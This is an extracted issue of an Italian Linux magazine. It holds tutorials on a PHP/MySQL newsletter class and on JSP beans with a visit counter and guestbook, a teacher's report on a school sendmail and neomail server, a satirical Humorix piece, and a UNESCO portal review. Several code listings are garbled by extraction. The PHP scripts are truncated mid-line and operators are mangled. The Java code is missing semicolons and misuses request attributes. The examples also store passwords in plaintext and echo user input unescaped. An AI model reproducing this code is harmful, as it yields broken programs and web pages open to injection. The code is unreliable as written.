Indipendentemente da come verrà implementato, un qualsiasi sistema per la gestione delle newsletter, dovrà offrire alcune funzionalità di base quali: iscrizione di un nuovo utente, cancellazione di un utente ed invio delle newsletter. Queste, nella nostra classe in PHP (listato presente sul CD allegato alla rivista nella directory: *php-newsletter)* vengono implementate attraverso 3 metodi, vediamone le caratteristiche principali:

```
- subscribe($email)
```

aggiunge l'email specificata alla newsletter. Per evitare di memorizzare dati errati, prima di salvare le informazioni sul database viene effettuato un controllo sintattico dell'email specificata, inoltre per ogni email viene generato un codice alfanumerico *(uid)* che verrà utilizzato dal metodo di cancellazione utente;

```
- unsubscribe($email,$uid)
```

rimuove l'email specificata dalla newsletter. Il parametro aggiuntivo *(uid)* rappresenta una informazione di controllo, dovrà essere indicata dall'utente che intende cancellarsi dalla *newsletter*. Questo accorgimento serve a garantire che la richiesta di cancellazione possa pervenire solo dal legittimo proprietario, cioè l'unico a conoscere l'*uid* assegnato dal sistema alla propria email. L'email verrà effettivamente rimossa dal sistema solo dopo aver verificato la corrispondenza tra email e uid.

```
- send($subject,$msg)
```

invia una newsletter a tutti gli iscritti. I parametri verranno utilizzati, rispettivamente, come subject e corpo del messaggio da inviare. Inoltre, al testo del messaggio, verranno accodati la firma (estratta dalla tabella *Newsletter*) e l'*uid* associato all'email di destinazione. All'interno del metodo possiamo notare il codice:

```
flush();
$abort =
ignore_user_abort(1);
set_time_limit(600);
```

questo serve ad evitare problemi di timeout dello script in caso di spedizione di newsletter a liste con molti iscritti. Infatti con la funzione *flush()* forziamo PHP a svuotare il buffer, in modo che tutto l'output generato dallo script fino a questo punto venga inviato al browser. Successivamente, tramite la *ignore_user_abort(1),* indichiamo all'interprete PHP di ignorare l'eventuale disconnessione dell'utente (si verifica quando si clicca sul tasto *stop* del browser). Così facendo, una volta avviata la funzione di invio delle newsletter, potremmo anche disconnetterci, lo script continuerà ad essere eseguito. Con l'ultima funzione *set_time_ limit(600),* fissiamo comunque il massimo tempo di esecuzione dello script a 600 secondi, un tempo più che sufficiente per la spedizione di centinaia di

```
subscribe($email) ) echo "Email iscritta alla newsletter";
            else echo "Email non iscritta alla newsletter,
                              errore: ".$nl-_ERROR; ?
```

Listato 2

Script di iscrizione alla lista (subscribe.php)

```
unsubscribe($email,$uid) ) echo "Email rimossa dalla
  newsletter"; else echo "Email non rimossa dalla newsletter,
                              errore: ".$nl-_ERROR; ?
```

Listato 3

Script di cancellazione dalla lista (unsubscribe.php)

```
CREATE TABLE Newsletter (
  id int(10) unsigned DEFAULT '0' NOT NULL auto_incre-
ment,
  nome varchar(64) DEFAULT '' NOT NULL,
  descrizione varchar(128),
  mittente varchar(128),
  firma varchar(255),
  username char(16) binary DEFAULT '' NOT NULL,
  password char(16) binary DEFAULT '' NOT NULL,
  email varchar(128),
  UNIQUE nome (nome),
  UNIQUE username (username),
  KEY id (id)
);

CREATE TABLE Iscritti (
  id int(10) unsigned DEFAULT '0' NOT NULL auto_incre-
ment,
  id_newsletter int(10) unsigned not null,
  email varchar(128) not null,
  uid varchar(64) binary not null,
  KEY id (id),
  UNIQUE utente (id_newsletter, email, uid)
);
```

Tabella 1

Schema del database.

messaggi. La classe *Newsletter* dispone inoltre di un costruttore, indispensabile per istanziare correttamente l'oggetto con le informazioni della lista da utilizzare, e cioè:

```
- Newsletter(
        $nl_name,$user,$pass)
```

I parametri passati al costruttore servono ad identificare la newsletter che intendiamo utilizzare. I campi *$user* e *$pass* si riferiscono ai dati dell'amministratore della specifica newsletter *$nl_name* (non dobbiamo dimenticare che la nostra classe permette di gestire, utilizzando un solo database, diverse newsletter).

Utilizziamo la newsletter

Ora che abbiamo a disposizione tutti i "componenti" necessari, possiamo analizzare le procedure necessarie per attivare un servizio di newsletter. Omettiamo i particolari riguardo la creazione del database MySQL e del relativo amministratore; per informazioni dettagliate riguardo questa fase suggeriamo la lettura del manuale del sistema MySQL. Supponiamo di aver creato il database *"DBNewsletter"* che servirà a gestire tutte le nostre newsletter e che i dati dell'amministratore, rispettivamente username e password, siano *"db_admin"* e *"db_pass"*. Per fare in modo che la classe *Newsletter* sia in grado di poter leggere e manipolare le informazioni relative a tutte le newsletter presenti nel database è necessario specificarne i dati di accesso, in modo da avere:

```
class Newsletter {
  var
$DB_NAME="DBNewsletter";
  var $DB_HOST="localhost";
  var $DB_USER="db_ad-
min";
  var $DB_PASS="db_pass";
  .....
```

(in questo esempio assumeremo che il database utilizzato sia installato sulla stessa macchina che esegue lo script, infatti abbiamo *$DB_HOST="localhost"*) A questo punto vogliamo attivare una newsletter chiamata *"linuxmagazine"*, il cui amministratore sia *"lm_admin"* e password *"lm_password"*. Innanzitutto dobbiamo inserire nel database i dati relativi alla nuova newsletter. Per fare questo effettuiamo, attraverso lo strumento che preferiamo, la seguente query SQL:

```
insert into Newsletter (nome,
  descrizione, mittente, firma,
  username, password, email)
values ("linuxmagazine",
  "Newsletter dedicata
alla rivista Linux Magazine",
  "Redazione Linux Magazine",
  "(firma ed informazioni sulla
                    privacy)",
  "lm_admin", "lm_password",
  "newsletter@edmaster.it")
```

Possiamo quindi dedicarci alla scrittura dell'interfaccia utente che naturalmente sarà realizzata attraverso codice HTML e PHP. Le pagine HTML che permetteranno agli utenti di iscriversi alla newsletter e cancellarsi (listato 1) presenteranno essenzialmente una form nella quale specificare l'email ed eventualmente l'uid. Gli script PHP per l'inserimento (listato 2) e la cancellazione (listato 3) sono abbastanza simili, entrambi iniziano con la dichiarazione di un oggetto di tipo Newsletter e successivamente effettuano l'invocazione del metodo di inserimento (subscribe) o cancellazione (unsubscribe). Questi, in base all'esito dell'operazione, restituiscono il valore true oppure false, in quest'ultimo caso possiamo leggere il contenuto della variabile *_ERROR* per avere una descrizione del tipo di errore riscontrato. L'unico elemento mancante è quello relativo alla composizione e spedizione del messaggio, ossia la newsletter vera e propria. Naturalmente, questa operazione, dovrà essere svolta solo dall'amministratore della newsletter, quindi sarà nostra cura sistemare l'apposito script in una directory, del server web, non accessibile ai comuni utenti. Lo script viene utilizzato sia per visualizzare la pagina HTML contenente la form che, successivamente, per inviare le newsletter.

1xx : errori di comunicazione con il server SQL

- 101 : connessione fallita
- 102 : database sconosciuto
- 103 : errore nell'esecuzione della query
- 104 : lista specificata non trovata
- 105 : username o password errati

2xx : errori autenticazione e sintattici

- 201 : username o password non validi
- 202 : lista non valida
- 203 : formato email non valido
- 204 : subject mancante
- 205 : messaggio mancante
- 206 : lunghezza messaggio maggiore di 64 KB
- 207 : uid mancante

Tabella 2

Codici di errore restituiti dalla classe Newsletter.

Conclusioni

Abbiamo avuto modo di vedere quali sono i vantaggi, sia per l'utente e per il webmaster, derivanti dall'utilizzo delle newsletter e di come realizzarne un semplice gestore. Naturalmente, la versione presentata in questo articolo, per poter essere realmente utilizzata avrà bisogno di alcune migliorìe, soprattutto nella validazione delle email durante la fase di iscrizione, in modo da evitare di memorizzare email inesistenti oppure già iscritte. In seguito potrà essere facilmente arricchita con altre funzionalità, come ad esempio la possibilità di memorizzare altre informazioni (nome, attività, data di nascita, ecc.) relative agli utenti iscritti, oppure salvare le newsletter inviate, in modo da avere un archivio storico di tutte le notizie comunicate agli utenti.

Antonio Pasqua

Java Server Pages, la prima applicazione

Avevamo terminato lo scorso articolo con una vasta panoramica sulle caratteristiche principali di questo ambiente di sviluppo basato su java.

Ora entreremo più nel dettaglio, esaminando insieme la creazione di una semplice applicazione di "servizio" via web, grazie alla quale avremo l'opportunità di dare uno sguardo al codice.

Bean e visibilità

Per la nostra applicazione è necessario approfondire alcuni aspetti riguardanti l'utilizzo dei bean e la loro visibilità all'interno di un'applicazione jsp oppure java in generale. Ricordiamo brevemente che un java-bean è un'istanza di una classe java serializzabile, che pubblica le sue proprietà attraverso metodi, i cui nomi sono definiti in modo standard per permettere la modifica delle proprietà stesse anche attraverso strumenti di sviluppo visuali. Lo sviluppo e lo scambio di bean sono ormai divenute attività molto importanti per lo sviluppatore java il quale, oltre a rendere il suo codice riusabile per future applicazioni (dettaglio di per sé centrale dell'attività di sviluppo del software), può rivenderlo a terzi.
Per utilizzare un bean all'interno di una pagina si usa l'azione jsp:

```
<jsp:usebean id="nomeBean"
        class="ProvaBean"
  scope="[page|request|session|application]" />
```

in cui il parametro *id* indica il nome attraverso il quale questo bean sarà referenziato dagli eventuali scriptlet nella pagina, il parametro *class* indica la classe java del bean e infine il parametro *scope* indica l'ambito di visibilità del bean. Ecco un breve riassunto delle suddette proprietà:

- **page**, un bean con questo attributo sarà visibile solo nella pagina corrente; nel caso in cui la pagina dovesse essere ricaricata sarà creata una nuova istanza del bean.
- **request**, in questo caso il bean sarà visibile solo nell'ambito di una richiesta; vedremo meglio in seguito cosa significa.
- **session**, il bean sarà visibile nell'intera sessione e sarà condiviso da tutte le pagine che l'utente sceglierà di visitare.
- **application**, il bean sarà condiviso da tutti gli utenti che visitano contemporaneamente il sito.

Vediamo un tipico esempio di bean con scope application: il contatore visite. Se siete degli sviluppatori web o anche dei semplici appassionati vi sarà sicuramente capitato di averne bisogno.
Lo scopo del bean, sebbene ovvio, è di mantenere un conteggio del numero di visite (cioè contatti da parte di client browser) ad una nostra pagina.
Vediamo di seguito il codice:

```
public class CounterBean
implements Serializable
{
  private int count;

  public CounterBean()
  {
```

```
    count=0;
 }

 public synchronized int get
                        Count()
  {
    return count++;
  }

}
```

Vediamo ora la pagina jsp:

```
<%@ page language="java"
contentType="text/html" %>

<jsp:useBean id="counter"
          class="CounterBean"
          scope="application">
<html>
<head>
 <title> Pagina di prova con
                 tatore </title>

</head>

<body>

<h1> Benvenuto nella pagi-
na di prova </h1>
<p> sei il visitatore numero
<jsp:getProperty
name="counter"
property="count" />

</body>
</html>
```

Ogni qualvolta un utente caricherà la nostra pagina, la proprietà *count* del bean counter verrà restituita dal tag *<jsp:getProperty>*, il quale invocherà il metodo *getCount* del bean counter provocando l'incremento della variabile *count.*
Il metodo *getCount()* deve essere sincronizzato per evitare conflitti dovuti ad accessi contemporanei da parte di più utenti.
In realtà in questo caso specifico le conseguenze non sarebbero state significative.

Bean con scope request

Un utilizzo tipico di questo tipo di bean è il recupero di dati inviati ad una pagina jsp attraverso una form, vediamo un esempio:

```
<%@ page language="java"
                   contentType=
                  "text/html" %>

<html>
<head>
 <title> Pagina di che invia i
                   dati </title>
</head>

<body>

<form method="post"
         action="target.jsp">
 Nome<input type="text"
          name="nome"><br>
 Cognome<input type="text"
       name="cognome"><br>
<input type="submit">
</form>
</body>
</html>
```

Esaminiamo *target.jsp:*

```
<%@ page language="java"
contentType="text/html" %>

<jsp:useBean id="container"
  class="ContainerBean" sco-
                pe="request">
 <jsp:setProperty
       name="container" pro-
                perty="*" />
</jsp:useBean>

<html>
<head>
 <title> Pagina Target
</title>
</head>

<body>
Nome:<jsp:getProperty
name="container"
      property="nome"/><br>
Cognome:<jsp:getProperty
       name="container" pro-
      perty="cognome"/><br>

</body>
</html>
```

Ed ecco il bean:

```
public class ContainerBean
      implements Serializable
{

  private String nome;
  private String cognome;

  public ContainerBean()
  {
    nome="";
    cognome="";
  }

public void setNome (String
                      nome)
  {
   this.nome=nome;
  }

public void setCognome
           (String cognome)
  {
   this.cognome=cognome;
  }
public String getNome ()
  {
   return this.nome;
  }

public String getCognome ()
  {
   return this.cognome;
  }
}
```

La prima pagina contiene una semplice form che invia i parametri *nome* e *cognome* alla pagina target, la quale legge i due parametri attraverso un bean con scope request; esso contiene i metodi *setNome* e *setCognome* chiamati automaticamente dal contenitore jsp con la sintassi:

```
<jsp:useBean id="container"
class="ContainerBean"
              scope="request">
 <jsp:setProperty
        name="container" pro-
                  perty="*" />
</jsp:useBean>
```

presupponendo una corrispondenza tra i nomi dei parametri della form e le proprietà del bean. I dati vengono poi mostrati nella pagina per mezzo del tag

<jsp:getProperty>.

Bean con scope page

Questo tipo di bean viene di solito utilizzato per fornire funzioni di utilità. Un esempio potrebbe essere una API per la formattazione dell'orario e della data corrente, inclusa una ulteriore formattazione html per l'output su pagina web. Spesso si utilizza questo attributo per usare bean che accedono a basi di dati.

Bean con scope session

I bean con scope session sono molto usati nelle applicazioni web orientate al commercio elettronico e al miglioramento dell' interattività nella visita di un sito. Un esempio tipico è il carrello della

spesa di un sito di e-commerce oppure un bean che mantiene i dati di login dell' utente e le sue scelte durante la navigazione. Vedremo nei prossimi articoli l'implementazione di un carrello che illustra l'utilizzo di questo tipo di bean.

Un semplice guestbook

Vediamo insieme una applicazione un pò più articolata che ci faccia intuire meglio l'uso dei bean con scope application in una caratteristica sempre richiestissima nei siti che visitiamo su Internet: il *guestbook* (o libro degli ospiti). Naturalmente apportiamo delle semplificazioni al mini-progetto in modo da poterlo esaurire nel poco spazio che abbiamo a disposizione.
Ecco il codice del bean.

```
import java.util.* ;

public class GuestBookBean
implements Serializable
{
  private Vector guestbook;
  public GuestBookBean()
   {
     guestbook = new
                  Vector();
   }
   public synchronized void
          addMessage(String
           msg,String email)
   {
    guestbook.add(new
        Message(msg, email));
   }

  public synchronized Vector
                getGuestBook()
   {
     return (Vector)
         this.guestbook.clone();
   }

}

public class Message
      implements Serializable
{
   private String msg;
   private String email;
   public Message(String
           msg, String email)
    {
      this.msg = msg;
      this.email = email;
    }

    public String getMessage()
    {
      return this.msg
    }

    public String getEmail()
    {
      return this.email
    }

}
```

Ora vediamo la pagina per l'inserimento di un nuovo messaggio nel guestbook:

```
<%@ page language="java"
 contentType="text/html" %>

<html>
<head>
 <title> Pagina di inserimento
     nuovo messaggio </title>
</head>

<body>
<h1> Inserisci il tuo
            messaggio </h1>
<form method="post"
     action="guestbook.jsp">
 e-mail<input type="text"
         name="email"><br>
 messaggio <input type=
  "text" name= "messaggio">
                       <br>
<input type="submit">
</form>
</body>
</html>
```

Ecco la pagina *guestbook.jsp:*

```
<%@ page language="java"
    contentType="text/html"
                         %>
<%@ page import=
          "java.util.*" %>
<jsp:useBean id="guestbook"
      class="GuestBookBean"
       scope="application" />

<html>
<head>
 <title> Benvenuto nel
          GuestBook </title>
</head>

<body>
<h1> Ecco il GuestBook
                       </h1>
<!-- inseriamo il messaggio -->
<%
 guestbook.addMessage(
        request.getAttribute(
                 "message"),
        request.getAttribute(
                   "email")
                          );
%>

<!-- visualizziamo i messaggi
      precedenti contenuti nel
                guestbook -->

<table>
<!-- riga di intestazione della
                   tabella -->
<tr>
 <th>email</th><th>
              messaggio</th>
</tr>
<%
Vector tmp = guestbook.
              getGuestBook();
Enumeration e =
              tmp.elements();

// nel ciclo while generiamo
          le righe della tabella
// che contengono l'e-mail
           dell'autore ed il suo
// messaggio
while(e.hasMoreElements())
{
  Message msg = (Message)
              e.nextElement();
%>
<tr>
<td><%= msg.getEmail()
                   %></td>
<td><%= msg.getMessage()
                   %></td>
</tr>
<% } %>
</table>

</body>
</html>
```

Nonostante le ovvie semplificazioni del caso, abbiamo ottenuto una interessante applicazione web facilmente estendibile ed, eventualmente, ampliabile con poche righe di codice. Si potrebbe, ad esempio, pensare di utilizzare come contenitore dei dati un file di testo o, anche, un semplice database.

Conclusioni

Nei prossimi articoli ci spingeremo sempre più avanti nella conoscenza delle tecnologie java server-side.
Ad esempio vedremo come una interazione fra pagine JSP e Servlet aumenti in modo considerevole la riusabilità e la robustezza del codice. Svilupperemo, inoltre, applicazioni n-tier che utilizzano la persistenza dei dati tramite l'API java per l'accesso ai Database (JDBC).
Infine, forti delle nuove conoscenze acquisite, svilupperemo una semplice libreria di tag.

Giuseppe Tradigo
Antonio Pace

Linux nella didattica: c'è posta ... per tutti!

È importante che il software libero entri nelle scuole italiane. Linux Magazine ci crede profondamente. Questo spazio, dedicato all'argomento, è il nostro piccolo contributo. Collaborate anche voi scrivendoci a linuxmag@edmaster.it.

Questo mese per la prima volta nello spazio dedicato a GNU/Linux nella didattica, abbandonerò l'Istituto "Besta" di Treviso per parlare di una esperienza svolta in un'altra scuola della stessa città, il Liceo Tecnico "Palladio", dove dall'anno scorso svolgo la mia attività di insegnante.
In particolare cercherò di illustrare come è stato possibile, in modo relativamente semplice, installare un server di posta su piattaforma Linux dando la possibilità agli utenti di gestire la propria casella con interfaccia Web.

La situazione iniziale: nessuna traccia di "pinguini"!

Il livello di informatizzazione dell'Istituto Palladio è senz'altro molto elevato, sicuramente al di sopra della media di altre scuole superiori: ci sono quasi 150 Personal Computer collegati in rete, qualche decina di stampanti, 4 server NT fra cui 1 PDC, 1 Web Server per Intenet e Intranet, Proxy Server, dominio registrato *"www.palladio-tv.it"*, doppia linea ADSL e 5 numeri IP statici a disposizione.
Nella scuola viene fatto un consistente uso di strumenti informatici sia per la didattica sia per la gestione e l'amministrazione.
Di Linux o di software libero o Open Source, però, nessuna traccia, almeno fino a qualche mese fa quando ho iniziato ad installare la RedHat 7.1 nelle macchine di uno dei laboratori (in dual-boot con Windows). Si è così venuta a creare un rete "parallela" più piccola di quella esistente, ed è stato approntato un ulteriore server (un Pentium III 933 con 512 Mb di Ram, HD da 30 Gb e doppia scheda di rete), ovviamente su piattaforma Linux, ancora con RedHat 7.1 come distribuzione.
I servizi inizialmente attivati su tale server sono stati: *Samba,* per la condivisione di risorse con le macchine Windows, *NIS* e *NFS,* per la centralizzazione della gestione utenti e dello spazio *"home"*, prassi che permette di avere numerosi vantaggi come illustrato in precedenti articoli di questa rubrica (si veda

all'URL: *www.linuxdidattica.org/linuxmagazine).* Non ho invece attivato il *DNS* in quanto ho preferito gestire la risoluzione dei nomi tramite il file */etc/hosts* anch'esso condiviso con il *NIS.*
Grazie alla doppia scheda, una affacciata sulla rete interna ed una verso l'esterno, la macchina svolge il ruolo di gateway e con opportuni comandi di mascheramento definiti con *ipchains,* permette di condividere l'accesso ad Internet con gli altri Personal Computer della rete Linux.
Il passo successivo è stato quello di pensare di attivare un server di posta su Linux, visto e considerato che questo servizio non era presente nella rete dell'Istituto.
Fra le alternative possibili ho preferito optare per la scelta forse più banale e cioè su sendmail in quanto è un software collaudato, ben documentato, presente in tutte le distribuzioni e sul quale avevo un minimo di esperienza derivante dal laboratorio dell'Istituto Besta (oltre che dai consigli e dagli appunti di Umberto Zanatta, *www.linuxdidattica.org/docs/linuxdidattica/ld.html).*
Riguardo ai client di posta da utilizzare ho raccolto il suggerimento dei colleghi Pintacuda e Cesaroni (responsabili delle strutture informatiche dell'Istituto) che hanno sconsigliato l'uso di programmi tradizionali anche semplici, come Outlook Express a favore di una soluzione basata sul Web che potesse risultare di utilizzo banale anche da utenti molto inesperti e che permettesse la gestione dei messaggi sia utilizzando le macchine della rete scolastica sia collegandosi da casa.
In questo ambito, dopo qualche ricerca, ho individuato in neomail *(http://neomail.sourceforge.net)* il software più adatto allo scopo.
Ma procediamo con ordine iniziando dalla configurazione di sendmail.

Figura 1

Schermata di login di Neonmail.

Configurazione del server di posta

Al server Linux, o meglio ad una delle sue schede di rete, è stato assegnato uno dei numeri IP statici a disposizione della scuola, a sua volta associato presso *"register.it"* al nome del server di posta *"mail.palladio-tv.it".* Il nome "interno" del server è invece *"andrealinux.palladio".* Naturalmente gli indirizzi di posta utilizzati dagli utenti della scuola sono della forma *pippo@palladio-tv.it.* Non è questa la sede per parlare diffusamente della configurazione di sendmail, ritengo però opportuno almeno ricordare che questa si effettua intervenendo sul file */etc/sendmail.mc* e che tale file deve essere poi processato con il comando:

```
m4 /etc/mail/
        sendmail.mc >/etc/
                sendmail.cf
```

per ottenere il "vero" file

di configurazione *sendmail.cf.*
Naturalmente, affinché le modifiche abbiano effetto, occorre eseguire lo start o il restart del servizio *sendmail.*
Ecco alcune righe aggiunte o variate in *sendmail.mc* rispetto alla versione di default fornita nella distribuzione Red Hat:

- **FEATURE** *(`genericstable',`hash -o /etc/mail/genericstable')* permette di cambiare gli indirizzi di posta secondo quanto indicato nel file */etc/mail/genericstable* (vedi sotto).

- **GENERICS_ DOMAIN** *(palladio-tv.it)* nome del dominio interessato alla modifica specificata nel file *genericstable.*

- **FEATURE** *(`access_db')* usa quanto indicato nel file /etc/mail/access (vedi sotto) per conoscere per quali host è ammesso l'inoltro dei messaggi.

- **FEATURE** *(always_add_domain)* per aggiungere il nome di dominio anche alla posta locale.

- **FEATURE** *(allmasquerade)* per mascherare tutto l'indirizzo e non solo il dominio.

- ***FEATURE*** *(masquerade_envelope)* per mascherare tutti i campi del messaggio e non solo la testata.

- **MASQUERADE_AS** *(palladio-tv.it)* Permette mascherare il nome di dominio interno con quello effettivo; nel nostro caso il dominio è *palladio-tv.it* e non quello locale palladio.

- **MASQUERADE_ DOMAIN** *(palladio)* Indica quale è il dominio da mascherare.

Altra modifica importante consiste nel commentare con un dnl iniziale la linea

- **DAEMON_OPTIONS** *(`Port=smtp,Addr=127 .0.0.1, Name=MTA')* in modo che *sendmail* sia in ascolto su tutte le interfacce di rete e non solo su quella di loopback.

Sono poi intervenuto sui seguenti file:

- *File Righe aggiunte*

- */etc/mail/access palladio RELAY*

- */etc/mail/local-host-name palladio-tv.it*

- *mail.palladio-tv.it*

Occorre ricordare di eseguire *make* in */etc/mail* per creare i file di mappa *(.db)* associati ai file di testo modificati.
Un discorso a parte meritano i file */etc/mail/genericstable* e */etc/ aliases* usati per permettere agli utenti di scegliere un nome per la posta diverso dal nome utente; ad esempio si può fare in modo che l'utente linux *topolino* invii e riceva la posta con indirizzo *paolino.paperino.*
Questo si ottiene aggiungendo in */etc/mail/ genericstable* la riga:

```
topolino paolino.paperino
```

e in */etc/aliases* la riga:

```
paolino.paperino topolino
```

ricordandosi poi di eseguire il comando *newaliases.*

Configurazione ed uso di neomail

Neomail è un client webmail, che si appoggia ad un server di posta sendmail, scritto in perl veramente molto facile da usare, gradevole a livello di interfaccia e distribuito sotto GPL. La sua installazione non comporta grosse difficoltà: occorre installare una versione di *CGI.pm* maggiore o uguale a 2.72, quindi estrarre il contenuto del file *neomail-x-yy.tar.gz* (*x-yy* è la versione), ed eseguire quanto specificato nel file *INSTALL.*
Ovviamente devono essere installati il perl ed il supporto CGI di apache. In presenza della distribuzione RedHat 7.2 occorre, prima di installare neomail, eseguire il comando:

```
perl -MCPAN -e 'install MD5'
```

in quanto questa distribuzione non ha l'*MD5.pm* installato.
Come si legge nelle istruzioni "l'eseguibile" *neomail.pl* viene posizionato nella directory *cgi-bin* del proprio server web; ecco quindi che nella macchina *"andrealinux"* ho attivato anche il server apache (unicamente a questo scopo, almeno per il momento).
Infine nella home-page del sito del Palladio è stato aggiunto un link ad *andrealinux.palladio/cgi-bin/neomail.pl* attivando il quale si accede alla schermata di login di neomail (Figura1).
Ovviamente il login e la password sono quelli di un utente riconosciuto dal server *andrealinux;* al primo accesso vengono richiesti alcuni parametri di configurazione della casella di posta gestita da neomail (*nome* e *cognome, lingua, testo di "firma", indirizzo* per le risposte ecc.).
Nella schermata è

indicato anche l'indirizzo di posta che sembra appartenere al dominio *andrealinux.palladio;* non è un errore, semplicemente neomail "non sa" che il dominio verrà mascherato con *palladio-tv.it.* Una volta fatte le impostazioni si accede alla schermata di gestione della posta in arrivo (Figura 2).
L'utente ha a disposizione le cartelle: *INVIATI, SALVATI, ARRIVATI, CESTINO* ma può definirne altre a piacere.
All'entrata ci si trova posizionati nella cartella *ARRIVATI* ma con la casella di scelta presente in alto a sinistra ci si può posizionare in una delle altre cartelle.
Anche lo spostamento dei messaggi è molto semplice: basta selezionarli, scegliere la destinazione sulla casella in alto a destra e cliccare sul tasto *sposta.*
Le icone disposte subito sotto l'intestazione permettono di svolgere tutte le funzioni standard di gestione di una casella di posta (compresa la memorizzazione di indirizzi in una rubrica personale) in modo davvero banale a prova di "inesperto".
Ovviamente è prevista la gestione degli allegati con browsing delle cartelle locali.
Per quanto riguarda la collocazione fisica dei messaggi di posta è importante notare che questi risiedono nella directory */var/neomail/users/nomeutente* e non nella home dell'utente.

Conclusioni

Da quanto illustrato credo che emerga la relativa semplicità dell'installazione di un server di posta con interfaccia gradevole e facile da usare basato interamente su piattaforma software libera e gratuita. Molto più difficile invece è stato rispondere alla domanda sul come usare in modo utile (anche didatticamente) questo strumento. Per il momento si è deciso di offrire la casella di posta con uso del tutto libero, a chi fra insegnanti, assistenti, ATA, studenti ne facesse richiesta; in futuro si pensa ad applicazioni per l'help agli studenti oltre che all'uso per le esercitazioni nei moduli di "tecnologie dell'informazione e della comunicazione" che trattano di posta elettronica.
Fra i docenti ed il personale ATA l'iniziativa ha avuto un discreto successo e molti usano la nuova casella di posta sia per motivi personali che per questioni inerenti la scuola; molto più tiepida (per non dire fredda) è stata invece l'accoglienza da parte degli studenti.
Evidentemente è sempre vero che i ragazzi diffidano di tutto ciò che "odora" di scuola e sicuramente hanno difficoltà a cogliere in modo autonomo il valore di certi strumenti. Senza dubbio è necessario dare loro una preparazione adeguata, anche teorica, primo dell'uso delle tecnologie, in modo che questo sia il più possibile consapevole e finalizzato alla loro crescita culturale e personale.

Fulvio Ferroni





Figura 2

La gestione della posta in arrivo.

Ridi, è divertente...

Non è un bug, è una denuncia!

Come se ne avesse bisogno, con una mossa da maestro Microsoft è risoluta a far apporre a tutti i bug di Windows il diritto d'autore sostenendo che ogni errore di programmazione è coperto da copyright. Lo Squadrone C della speciale unità Microsoft Commando da Ventiquattrore ha già sparato una quantità di denunce contro le aziende rivali.

"I sistemi Macintosh contengono dei bug che causano il blocco di sistema", ha spiegato un portavoce del gigante di Seattle, "esattamente come Windows. Comunque i nostri bugs sono protetti da copyright e brevetti. Noi siamo i primi ad innovare il campo della produzione dei sistemi operativi basati su bug e fondati sui crash.
pple sta violando una nostra diretta proprietà in modo chiaro e semplice!"

Chiaro e semplice sembra solo l'ipoteca che Microsoft vuole mettere su tutti i sistemi operativi trovando un modo per far pagare tutti per i propri sbagli.

La nuova strategia legale ha però un obiettivo certo: Linux. Un anonimo collaboratore di Microsoft ci ha informato che il prossimo passo degli avvocati di Bill Gates è sostenere che i kernel panic di Linux sono sostanzialmente della stessa natura dei famigerati Blue Screen of Death di Windows. Sebbene nessuno sano di mente possa dare loro ragione con tutta la stravaganza che gira in Florida quando una cosa arriva in un tribunale non sai proprio come può andare a finire.

Se i tribunali daranno loro ragione, i legali di Microsoft con questa strategia di trasformare-bugs-in-oro possono riuscire nella non ardua impresa di rendere l'uomo più ricco della terra ancora più ricco.

"Alcuni studi recenti hanno mostrato che la produttività dei lavori basati sulla tecnologia sta rapidamente diminuendo" ha spiegato un esperto. "E tutto ciò a causa di Windows, naturalmente. Siamo pieni di tutti i tipi di bug o di problemi intermittenti da cui Microsoft può spillare denaro. Per esempio prendete la tremenda gestione della memoria di Windows e comparatela con la gestione della memoria ancora peggiore di Mozilla?" - e rivolto agli avvocati di Microsoft avanza l'interrogativo - "Potreste mai consigliare una denuncia in un caso così eclatante? Già... la sapevo che avreste detto di sì!"

Humorix

da Humorix (http://i-want-a-website.com/about-linux)

www.unesco.org/webworld/portal_freesoft

Il Portale del free software dell'UNESCO fornisce una vasta raccolta di link a siti che sono punto di riferimento costante per il movimento del Free Software / Open Source Technology. Costituisce inoltre un portale verso le risorse disponibili nel web sul Free Software. I visitatori del Portale del free software dell'UNESCO possono spaziare su categorie predefinite o ricercare per parola chiave. Possono aggiungere un proprio link o modificarne uno da loro inserito in precedenza.

Organizzazione del sito

La home page presenta un menù laterale con poche scelte che rimandano alla possibilità di contattare gli autori / gestori del sito e di venire a conoscenza delle finalità dello stesso. Nella fascia laterale destra è riportato un articolo di gradimento e di approvazione del sito da parte di Richard Stallman. La parte centrale della pagina è sostanzialmente divisa in due parti: una prima che fornisce i link alle risorse tecnologiche disponibili in rete sul free software ed una seconda, più compatta e limitata, ma non per questo meno significativa, che illustra i principi che sono alla base del movimento del software libero.

Le risorse tecnologiche in Rete

Questa parte fornisce l'accesso alle seguenti categorie di risorse:

- informazioni generali: siti di associazioni, siti che pubblicizzano manifestazioni ed eventi, siti meno specifici
- documentazione per gli sviluppatori di software: collezioni, libri / manuali, temi legati alla sicurezza
